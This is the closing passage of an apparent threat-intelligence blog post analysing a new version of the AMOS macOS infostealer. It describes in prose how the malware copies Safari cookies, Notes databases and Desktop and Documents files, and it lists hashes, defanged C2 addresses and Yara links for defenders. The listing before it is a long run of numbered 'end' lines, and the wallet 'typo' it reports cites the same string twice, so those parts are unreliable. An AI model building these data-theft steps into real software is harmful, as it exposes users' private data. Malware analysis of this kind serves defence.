1234 end
1235
1236 end
1237
1238 end
1239
1240 end
1241
1242 end
1243
1244 end
1245
1246 end
1247
1248 end
1249
1250 end
1251
1252 end
1253
1254 end
1255
1256 end
1257
1258 end
1259
1260 end
1261
1262 end
1263
1264 end
1265
1266 end
1267
1268 end
1269
1270 end
1271
1272 end
1273
1274 end
1275
1276 end
1277
1278 end
1279
1280 end
1281
1282 end
1283
1284 end
1285
1286 end
1287
1288 end
1289
1290 end
1291
1292 end
1293
1294 end
1295
1296 end
1297
1298 end
1299
1300 end
1301
1302 end
1303
1304 end
1305
1306 end
1307
1308 end
1309
1310 end
1311
1312 end
1313
1314 end
1315
1316 end
1317
1318 end
1319
1320 end
1321
1322 end
1323
1324 end
1325
1326 end
1327
1328 end
1329
1330 end
1331
1332 end
1333
1334 end
1335
1336 end
1337
1338 end
1339
1340 end
1341
1342 end
1343
1344 end
1345
1346 end
1347
1348 end
1349
1350 end
1351
1352 end
1353
1354 end
1355
1356 end
1357
1358 end
1359
1360 end
1361
1362 end
1363
1364 end
1365
1366 end
1367
1368 end
1369
1370 end
1371
1372 end
1373
1374 end
1375
1376 end
1377
1378 end
1379
1380 end
1381
1382 end
1383
1384 end
1385
1386 end
1387
1388 end
1389
1390 end
1391
1392 end
1393
1394 end
1395
1396 end
1397
1398 end
1399
1400 end
1401
1402 end
1403
1404 end
1405
1406 end
1407
1408 end
1409
1410 end
1411
1412 end
1413
1414 end
1415
1416 end
1417
1418 end
1419
1420 end
1421
1422 end
1423
1424 end
1425
1426 end
1427
1428 end
1429
1430 end
1431
1432 end
1433
1434 end
1435
1436 end
1437
1438 end
1439
1440 end
1441
1442 end
1443
1444 end
1445
1446 end
1447
1448 end
1449
1450 end
1451
1452 end
1453
1454 end
1455
1456 end
1457
1458 end
1459
1460 end
1461
1462 end
1463
1464 end
1465
1466 end
1467
1468 end
1469
1470 end
1471
1472 end
1473
1474 end
1475
1476 end
1477
1478 end
1479
1480 end
1481
1482 end
1483
1484 end
1485
1486 end
1487
1488 end
1489
1490 end
1491
1492 end
1493
1494 end
1495
1496 end
1497
1498 end
1499
1500 end
1501
1502 end
1503
1504 end
1505
1506 end
1507
1508 end
1509
1510 end
1511
1512 end
1513
1514 end
1515
1516 end
1517
1518 end
1519
1520 end
1521
1522 end
1523
1524 end
1525
1526 end
1527
1528 end
1529
1530 end
1531
1532 end
1533
1534 end
1535
1536 end
1537
1538 end
1539
1540 end
1541
1542 end
1543
1544 end
1545
1546 end
1547
1548 end
1549
1550 end
1551
1552 end
1553
1554 end
1555
1556 end
1557
1558 end
1559
1560 end
1561
1562 end
1563
1564 end
1565
1566 end
1567
1568 end
1569
1570 end
1571
1572 end
1573
1574 end
1575
1576 end
1577
1578 end
1579
1580 end
1581
1582 end
1583
1584 end
1585
1586 end
1587
1588 end
1589
1590 end
1591
1592 end
1593
1594 end
1595
1596 end
1597
1598 end
1599
1600 end
1601
1602 end
1603
1604 end
1605
1606 end
1607
1608 end
1609
1610 end
1611
1612 end
1613
1614 end
1615
1616 end
1617
1618 end
1619
1620 end
1621
1622 end
1623
1624 end
1625
1626 end
1627
1628 end
1629
1630 end
1631
1632 end
1633
1634 end
1635
1636 end
1637
1638 end
1639
1640 end
1641
1642 end
1643
1644 end
1645
1646 end
1647
1648 end
1649
1650 end
1651
1652 end
1653
1654 end
1655
1656 end
1657
1658 end
1659
1660 end
1661
1662 end
1663
1664 end
1665
1666 end
1667
1668 end
1669
1670 end
1671
1672 end
1673
1674 end
1675
1676 end
1677
1678 end
1679
1680 end
1681
1682 end
1683
1684 end
1685
1686 end
1687
1688 end
1689
1690 end
1691
1692 end
1693
1694 end
1695
1696 end
1697
1698 end
1699
1700 end
1701
1702 end
1703
1704 end
1705
1706 end
1707
1708 end
1709
1710 end
1711
1712 end
1713
1714 end
1715
1716 end
1717
1718 end
1719
1720 end
1721
1722 end
1723
1724 end
1725
1726 end
1727
1728 end
1729
1730 end
1731
1732 end
1733
1734 end
1735
1736 end
1737
1738 end
1739
1740 end
1741
1742 end
1743
1744 end
1745
1746 end
1747
1748 end
1749
1750 end
1751
1752 end
1753
1754 end
1755
1756 end
1757
1758 end
1759
1760 end
1761
1762 end
1763
1764 end
1765
1766 end
1767
1768 end
1769
1770 end
1771
1772 end
1773
1774 end
1775
1776 end
1777
1778 end
1779
1780 end
1781
1782 end
1783
1784 end
1785
1786 end
1787
1788 end
1789
1790 end
1791
1792 end
1793
1794 end
1795
1796 end
1797
1798 end
1799
1800 end
1801
1802 end
1803
1804 end
1805
1806 end
1807
1808 end
1809
1810 end
1811
1812 end
1813
1814 end
1815
1816 end
1817
1818 end
1819
1820 end
1821
1822 end
1823
1824 end
1825
1826 end
1827
1828 end
1829
1830 end
1831
1832 end
1833
1834 end
1835
1836 end
1837
1838 end
1839
1840 end
1841
1842 end
1843
1844 end
1845
1846 end
1847
1848 end
1849
1850 end
1851
1852 end
1853
1854 end
1855
1856 end
1857
1858 end
1859
1860 end
1861
1862 end
1863
1864 end
1865
1866 end
1867
1868 end
1869
1870 end
1871
1872 end
1873
1874 end
1875
1876 end
1877
1878 end
1879
1880 end
1881
1882 end
1883
1884 end
1885
1886 end
1887
1888 end
1889
1890 end
1891
1892 end
1893
1894 end
1895
1896 end
1897
1898 end
1899
1900 end
1901
1902 end
1903
1904 end
1905
1906 end
1907
1908 end
1909
1910 end
1911
1912 end
1913
1914 end
1915
1916 end
1917
1918 end
1919
1920 end
1921
1922 end
1923
1924 end
1925
1926 end
1927
1928 end
1929
1930 end
1931
1932 end
1933
1934 end
1935
1936 end
1937
1938 end
1939
1940 end
1941
1942 end
1943
1944 end
1945
1946 end
1947
1948 end
1949
1950 end
1951
1952 end
1953
1954 end
1955
1956 end
1957
1958 end
1959
1960 end
1961
1962 end
1963
1964 end
1965
1966 end
1967
1968 end
1969
1970 end
1971
1972 end
1973
1974 end
1975
1976 end
1977
1978 end
1979
1980 end
1981
1982 end
1983
1984 end
1985
1986 end
1987
1988 end
1989
1990 end
1991
1992 end
1993
1994 end
1995
1996 end
1997
1998 end
1999
2000 end
2001
2002 end
2003
2004 end
2005
2006 end
2007
2008 end
2009
2010 end
2011
2012 end
2013
2014 end
2015
2016 end
2017
2018 end
2019
2020 end
2021
2022 end
2023
2024 end
2025
2026 end
2027
2028 end
2029
2030 end
2031
2032 end
2033
2034 end
2035
2036 end
2037
2038 end
2039
2040 end
2041
2042 end
2043
2044 end
2045
2046 end
2047
2048 end
2049
2050 end
2051
2052 end
2053
2054 end
2055
2056 end
2057
2058 end
2059
2060 end
2061
2062 end
2063
2064 end
2065
2066 end
2067
2068 end
2069
2070 end
2071
2072 end
2073
2074 end
2075
2076 end
2077
2078 end
2079
2080 end
2081
2082 end
2083
2084 end
2085
2086 end
2087
2088 end
2089
2090 end
2091
2092 end
2093
2094 end
2095
2096 end
2097
2098 end
2099
2100 end
2101
2102 end
2103
2104 end
2105
2106 end
2107
2108 end
2109
2110 end
2111
2112 end
2113
2114 end
2115
2116 end
2117
2118 end
2119
2120 end
2121
2122 end
2123
2124 end
2125
2126 end
2127
2128 end
2129
2130 end
2131
2132 end
2133
2134 end
2135
2136 end
2137
2138 end
2139
2140 end
2141
2142 end
2143
2144 end
2145
2146 end
2147
2148 end
2149
2150 end
2151
2152 end
2153
2154 end
2155
2156 end
2157
2158 end
2159
2160 end
2161
2162 end
2163
2164 end
2165
2166 end
2167
2168 end
2169
2170 end
2171
2172 end
2173
2174 end
2175
2176 end
2177
2178 end
2179
2180 end
2181
2182 end
2183
2184 end
2185
2186 end
2187
2188 end
2189
2190 end
2191
2192 end
2193
2194 end
2195
2196 end
2197
2198 end
2199
2200 end
2201
2202 end
2203
2204 end
2205
2206 end
2207
2208 end
2209
2210 end
2211
2212 end
2213
2214 end
2215
2216 end
2217
2218 end
2219
2220 end
2221
2222 end
2223
2224 end
2225
2226 end
2227
2228 end
2229
2230 end
2231
2232 end
2233
2234 end
2235
2236 end
2237
2238 end
2239
2240 end
2241
2242 end
2243
2244 end
2245
2246 end
2247
2248 end
2249
2250 end
2251
2252 end
2253
2254 end
2255
2256 end
2257
2258 end
2259
2260 end
2261
2262 end
2263
2264 end
2265
2266 end
2267
2268 end
2269
2270 end
2271
2272 end
2273
2274 end
2275
2276 end
2277
2278 end
2279
2280 end
2281
2282 end
2283
2284 end
2285
2286 end
2287
2288 end
2289
2290
```

- Next, it proceeds with retrieving the path to Safari’s cookies folder and tries to duplicate the **Cookies.binarycookies** file from Safari’s folder to the destination folder. This file contains Safari browser cookies.
- For processing notes data it attempts to duplicate specific Notes database files (“NoteStore.sqlite”, “NoteStore.sqlite-shm”, “NoteStore.sqlite-wal”) to the destination folder. These files contain user’s notes.
- For processing files on Desktop and Documents folders it retrieves all files from the Desktop and the Documents folder. For each file, it checks if the file’s extension is in the predefined list mentioned above. If the file matches the criteria and the total size (bankSize) of processed files does not exceed 10 MB, it duplicates the file to the destination folder and updates “bankSize”.

You can access the list of decrypted strings [here](#).

Conclusion

Besides encrypted strings, the new version appears to perform additional enumeration on the infected machine and, from what I could tell, the ZIP archive is not written to the disk anymore. The latest version of AMOS is definitely designed to leave as few traces as possible on the infected machines. There is also a typo in one of the wallet addresses in the new version for some reason **acmacodkjbdgmoleeebolmdjonilkdbch** , which is supposed to be **acmacodkjbdgmoleeebolmdjonilkdbch**.

I would like to extend my thanks to [Edward Crowder](#) for his assistance with MacOS questions and to [@cod3nym](#) for the help in implementing the Python decryption function.

Detection Rules

You can access Yara rules [here](#)

Indicators of Compromise

Name	Indicator
AMOS Old Version	bf7512021dbdce0bd111f7ef1aa615d5
AMOS New Version	57db36e87549de5cfdada568e0d86bff
AMOS New Version	dd8aa38c7f06cb1c12a4d2c0927b6107
C2	185.106.93[.]154
C2	5.42.65[.]108

Reference

<https://cyble.com/blog/threat-actor-selling-new-atomic-macos-amos-stealer-on-telegram/>
<https://www.malwarebytes.com/blog/threat-intelligence/2024/01/atomic-stealer-rings-in-the-new-year-with-updated-version/amp> <https://www.oreilly.com/library/view/applescript-in-a/1565928415/re156.html#:~:text=Description,dynamically%20run%20as%20an%20AppleScript.> <https://developer.apple.com/documentation/security/1515362-seckeychainsearchcopynexthttps://github.com/thanatoskira/OSXChromeDecrypt/blob/master/ChromePasswords.py>
https://ss64.com/mac/ditto.htmlhttps://github.com/RussianPanda95/IDAPython/blob/main/Atomic%20Stealer/idapython_amos_stealer_string_decrypt.py
<https://docs.python.org/3/library/ctypes.html> <https://mongoose-os.com/docs/mongoose-os/api/misc/miniz.md> <https://www.linkedin.com/in/edward-c-61765a11b/>
<https://twitter.com/cod3nym> https://github.com/RussianPanda95/Yara-Rules/blob/main/AtomicStealer/Atomic_Stealer.yar <https://tria.ge/240116-akdqfsadg9/behavioral2> <https://tria.ge/240116-axpcqaafg5/behavioral1>



[Previous Post](#)

[MetaStealer Part 2, Google Cookie Refresher Madness and Stealer Drama](#)
